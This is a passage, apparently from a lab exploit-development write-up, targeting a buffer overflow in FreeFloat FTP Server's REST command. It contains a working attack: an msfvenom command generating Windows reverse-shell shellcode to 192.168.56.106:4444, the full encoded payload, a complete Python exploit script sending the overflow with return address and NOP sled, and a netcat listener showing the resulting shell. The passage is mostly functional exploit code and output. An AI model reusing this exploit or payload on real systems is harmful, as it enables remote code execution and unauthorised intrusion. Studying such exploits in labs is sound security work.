0040A018 00 00 00 00 00 00 00 00 ........
0040A020 00 00 00 00 AF 69 40 00 ....¯i@.
0040A028 00 00 00 00 00 00 00 00 ........
0040A030 15 00 00 00 46 00 54 00 ┴...F.T.
0040A038 50 00 53 00 52 00 56 00 P.S.R.V.
0040A040 00 00 00 00 46 00 54 00 ....F.T.
```

```
021FFC00  90909090
021FFC04  90909090
021FFC08  90909090
021FFC0C  90909090
021FFC10  90909090
021FFC14  90909090
021FFC18  CCCCCCCC ÌÌÌÌ
021FFC1C  CCCCCCCC ÌÌÌÌ
021FFC20  CCCCCCCC ÌÌÌÌ
021FFC24  CCCCCCCC ÌÌÌÌ
```

Create shellcode

```
┌─[✗]─[root@parrot]─[/home/user]
└──╼ #msfvenom -p windows/shell_reverse_tcp LHOST=192.168.56.106 LPORT=4444 --var-name
StagelessReverseShellCode EXITFUNC=thread -f py -b '\x00\x0a\x0d'
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of py file: 3120 bytes
StagelessReverseShellCode =  b""
StagelessReverseShellCode += b"\xd9\xc5\xd9\x74\x24\xf4\xba"
StagelessReverseShellCode += b"\xc4\x7a\x16\xb6\x5b\x31\xc9"
StagelessReverseShellCode += b"\xb1\x52\x31\x53\x17\x03\x53"
StagelessReverseShellCode += b"\x17\x83\x07\x7e\xf4\x43\x7b"
StagelessReverseShellCode += b"\x97\x7a\xab\x83\x68\x1b\x25"
StagelessReverseShellCode += b"\x66\x59\x1b\x51\xe3\xca\xab"
StagelessReverseShellCode += b"\x11\xa1\xe6\x40\x77\x51\x7c"
StagelessReverseShellCode += b"\x24\x50\x56\x35\x83\x86\x59"
StagelessReverseShellCode += b"\xc6\xb8\xfb\xf8\x44\xc3\x2f"
StagelessReverseShellCode += b"\xda\x75\x0c\x22\x1b\xb1\x71"
StagelessReverseShellCode += b"\xcf\x49\x6a\xfd\x62\x7d\x1f"
StagelessReverseShellCode += b"\x4b\xbf\xf6\x53\x5d\xc7\xeb"
StagelessReverseShellCode += b"\x24\x5c\xe6\xba\x3f\x07\x28"
StagelessReverseShellCode += b"\x3d\x93\x33\x61\x25\xf0\x7e"
StagelessReverseShellCode += b"\x3b\xde\xc2\xf5\xba\x36\x1b"
StagelessReverseShellCode += b"\xf5\x11\x77\x93\x04\x6b\xb0"
StagelessReverseShellCode += b"\x14\xf7\x1e\xc8\x66\x8a\x18"
StagelessReverseShellCode += b"\x0f\x14\x50\xac\x8b\xbe\x13"
StagelessReverseShellCode += b"\x16\x77\x3e\xf7\xc1\xfc\x4c"
StagelessReverseShellCode += b"\xbc\x86\x5a\x51\x43\x4a\xd1"
StagelessReverseShellCode += b"\x6d\xc8\x6d\x35\xe4\x8a\x49"
StagelessReverseShellCode += b"\x91\xac\x49\xf3\x80\x08\x3f"
StagelessReverseShellCode += b"\x0c\xd2\xf2\xe0\xa8\x99\x1f"
StagelessReverseShellCode += b"\xf4\xc0\xc0\x77\x39\xe9\xfa"
StagelessReverseShellCode += b"\x87\x55\x7a\x89\xb5\xfa\xd0"
StagelessReverseShellCode += b"\x05\xf6\x73\xff\xd2\xf9\xa9"
StagelessReverseShellCode += b"\x47\x4c\x04\x52\xb8\x45\xc3"
StagelessReverseShellCode += b"\x06\xe8\xfd\xe2\x26\x63\xfd"
StagelessReverseShellCode += b"\x0b\xf3\x24\xad\xa3\xac\x84"
StagelessReverseShellCode += b"\x1d\x04\x1d\x6d\x77\x8b\x42"
StagelessReverseShellCode += b"\x8d\x78\x41\xeb\x24\x83\x02"
StagelessReverseShellCode += b"\xd4\x11\xb3\xb8\xbc\x63\xc3"
StagelessReverseShellCode += b"\x2d\x61\xed\x25\x27\x89\xbb"
StagelessReverseShellCode += b"\xfe\xd0\x30\xe6\x74\x40\xbc"
StagelessReverseShellCode += b"\x3c\xf1\x42\x36\xb3\x06\x0c"
StagelessReverseShellCode += b"\xbf\xbe\x14\xf9\x4f\xf5\x46"
StagelessReverseShellCode += b"\xac\x50\x23\xee\x32\xc2\xa8"
StagelessReverseShellCode += b"\xee\x3d\xff\x66\xb9\x6a\x31"
StagelessReverseShellCode += b"\x7f\x2f\x87\x68\x29\x4d\x5a"
StagelessReverseShellCode += b"\xec\x12\xd5\x81\xcd\x9d\xd4"
StagelessReverseShellCode += b"\x44\x69\xba\xc6\x90\x72\x86"
StagelessReverseShellCode += b"\xb2\x4c\x25\x50\x6c\x2b\x9f"
StagelessReverseShellCode += b"\x12\xc6\xe5\x4c\xfd\x8e\x70"
StagelessReverseShellCode += b"\xbf\x3e\xc8\x7c\xea\xc8\x34"
StagelessReverseShellCode += b"\xcc\x43\x8d\x4b\xe1\x03\x19"
StagelessReverseShellCode += b"\x34\x1f\xb4\xe6\xef\x9b\xd4"
StagelessReverseShellCode += b"\x04\x25\xd6\x7c\x91\xac\x5b"
StagelessReverseShellCode += b"\xe1\x22\x1b\x9f\x1c\xa1\xa9"
StagelessReverseShellCode += b"\x60\xdb\xb9\xd8\x65\xa7\x7d"
StagelessReverseShellCode += b"\x31\x14\xb8\xeb\x35\x8b\xb9"
StagelessReverseShellCode += b"\x39"
```

Full exploit code

```
import socket
import struct

def conv(address):
    return(struct.pack("<I", address))

def generate_badchar():
    badchar_test = b''
    badchars = [0x00, 0x0A, 0x0D]

    for i in range(0x00, 0xFF+1):
        if i not in badchars:
            badchar_test += struct.pack("B", i)

    with open("badchar_test.bin", "wb") as f:
        f.write(badchar_test)

    return(badchar_test)

def get_pattern():
    with open("pattern.txt", "rb") as f:
        return(f.read())

if __name__ == "__main__":
    IP = "192.168.56.134"
    PORT = 21
    RECV_SIZE = 1024
    OFFSET = 246

    StagelessReverseShellCode =  b""
    StagelessReverseShellCode += b"\xd9\xc5\xd9\x74\x24\xf4\xba"
    StagelessReverseShellCode += b"\xc4\x7a\x16\xb6\x5b\x31\xc9"
    StagelessReverseShellCode += b"\xb1\x52\x31\x53\x17\x03\x53"
    StagelessReverseShellCode += b"\x17\x83\x07\x7e\xf4\x43\x7b"
    StagelessReverseShellCode += b"\x97\x7a\xab\x83\x68\x1b\x25"
    StagelessReverseShellCode += b"\x66\x59\x1b\x51\xe3\xca\xab"
    StagelessReverseShellCode += b"\x11\xa1\xe6\x40\x77\x51\x7c"
    StagelessReverseShellCode += b"\x24\x50\x56\x35\x83\x86\x59"
    StagelessReverseShellCode += b"\xc6\xb8\xfb\xf8\x44\xc3\x2f"
    StagelessReverseShellCode += b"\xda\x75\x0c\x22\x1b\xb1\x71"
    StagelessReverseShellCode += b"\xcf\x49\x6a\xfd\x62\x7d\x1f"
    StagelessReverseShellCode += b"\x4b\xbf\xf6\x53\x5d\xc7\xeb"
    StagelessReverseShellCode += b"\x24\x5c\xe6\xba\x3f\x07\x28"
    StagelessReverseShellCode += b"\x3d\x93\x33\x61\x25\xf0\x7e"
    StagelessReverseShellCode += b"\x3b\xde\xc2\xf5\xba\x36\x1b"
    StagelessReverseShellCode += b"\xf5\x11\x77\x93\x04\x6b\xb0"
    StagelessReverseShellCode += b"\x14\xf7\x1e\xc8\x66\x8a\x18"
    StagelessReverseShellCode += b"\x0f\x14\x50\xac\x8b\xbe\x13"
    StagelessReverseShellCode += b"\x16\x77\x3e\xf7\xc1\xfc\x4c"
    StagelessReverseShellCode += b"\xbc\x86\x5a\x51\x43\x4a\xd1"
    StagelessReverseShellCode += b"\x6d\xc8\x6d\x35\xe4\x8a\x49"
    StagelessReverseShellCode += b"\x91\xac\x49\xf3\x80\x08\x3f"
    StagelessReverseShellCode += b"\x0c\xd2\xf2\xe0\xa8\x99\x1f"
    StagelessReverseShellCode += b"\xf4\xc0\xc0\x77\x39\xe9\xfa"
    StagelessReverseShellCode += b"\x87\x55\x7a\x89\xb5\xfa\xd0"
    StagelessReverseShellCode += b"\x05\xf6\x73\xff\xd2\xf9\xa9"
    StagelessReverseShellCode += b"\x47\x4c\x04\x52\xb8\x45\xc3"
    StagelessReverseShellCode += b"\x06\xe8\xfd\xe2\x26\x63\xfd"
    StagelessReverseShellCode += b"\x0b\xf3\x24\xad\xa3\xac\x84"
    StagelessReverseShellCode += b"\x1d\x04\x1d\x6d\x77\x8b\x42"
    StagelessReverseShellCode += b"\x8d\x78\x41\xeb\x24\x83\x02"
    StagelessReverseShellCode += b"\xd4\x11\xb3\xb8\xbc\x63\xc3"
    StagelessReverseShellCode += b"\x2d\x61\xed\x25\x27\x89\xbb"
    StagelessReverseShellCode += b"\xfe\xd0\x30\xe6\x74\x40\xbc"
    StagelessReverseShellCode += b"\x3c\xf1\x42\x36\xb3\x06\x0c"
    StagelessReverseShellCode += b"\xbf\xbe\x14\xf9\x4f\xf5\x46"
    StagelessReverseShellCode += b"\xac\x50\x23\xee\x32\xc2\xa8"
    StagelessReverseShellCode += b"\xee\x3d\xff\x66\xb9\x6a\x31"
    StagelessReverseShellCode += b"\x7f\x2f\x87\x68\x29\x4d\x5a"
    StagelessReverseShellCode += b"\xec\x12\xd5\x81\xcd\x9d\xd4"
    StagelessReverseShellCode += b"\x44\x69\xba\xc6\x90\x72\x86"
    StagelessReverseShellCode += b"\xb2\x4c\x25\x50\x6c\x2b\x9f"
    StagelessReverseShellCode += b"\x12\xc6\xe5\x4c\xfd\x8e\x70"
    StagelessReverseShellCode += b"\xbf\x3e\xc8\x7c\xea\xc8\x34"
    StagelessReverseShellCode += b"\xcc\x43\x8d\x4b\xe1\x03\x19"
    StagelessReverseShellCode += b"\x34\x1f\xb4\xe6\xef\x9b\xd4"
    StagelessReverseShellCode += b"\x04\x25\xd6\x7c\x91\xac\x5b"
    StagelessReverseShellCode += b"\xe1\x22\x1b\x9f\x1c\xa1\xa9"
    StagelessReverseShellCode += b"\x60\xdb\xb9\xd8\x65\xa7\x7d"
    StagelessReverseShellCode += b"\x31\x14\xb8\xeb\x35\x8b\xb9"
    StagelessReverseShellCode += b"\x39"

    try:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.connect((IP, PORT))

        recvData = sock.recv(RECV_SIZE).decode()
        print(recvData)

        sock.sendall(b"USER anonymous\r\n")
        recvData = sock.recv(RECV_SIZE).decode()
        print(recvData)

        sock.sendall(b"PASS anonymous\r\n")
        recvData = sock.recv(RECV_SIZE).decode()
        print(recvData)

        buf  = b''
        buf += b'A' * OFFSET
        buf += conv(0x768dcf7c)
        buf += b'\x90' * 32
        buf += StagelessReverseShellCode

        sock.sendall(b"REST " + buf + b"\r\n")
        recvData = sock.recv(RECV_SIZE).decode()
        print(recvData)
        sock.close()

    except Exception as err:
        print(f"Error : {err}")
```

Reverse shell popped

```
┌─[user@parrot]─[~]
└──╼ $rlwrap nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.56.106] from (UNKNOWN) [192.168.56.134] 49169
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\adminuser\Desktop\687ef6f72dcbbf5b2506e80a375377fa-freefloatftpserver\Win32>
```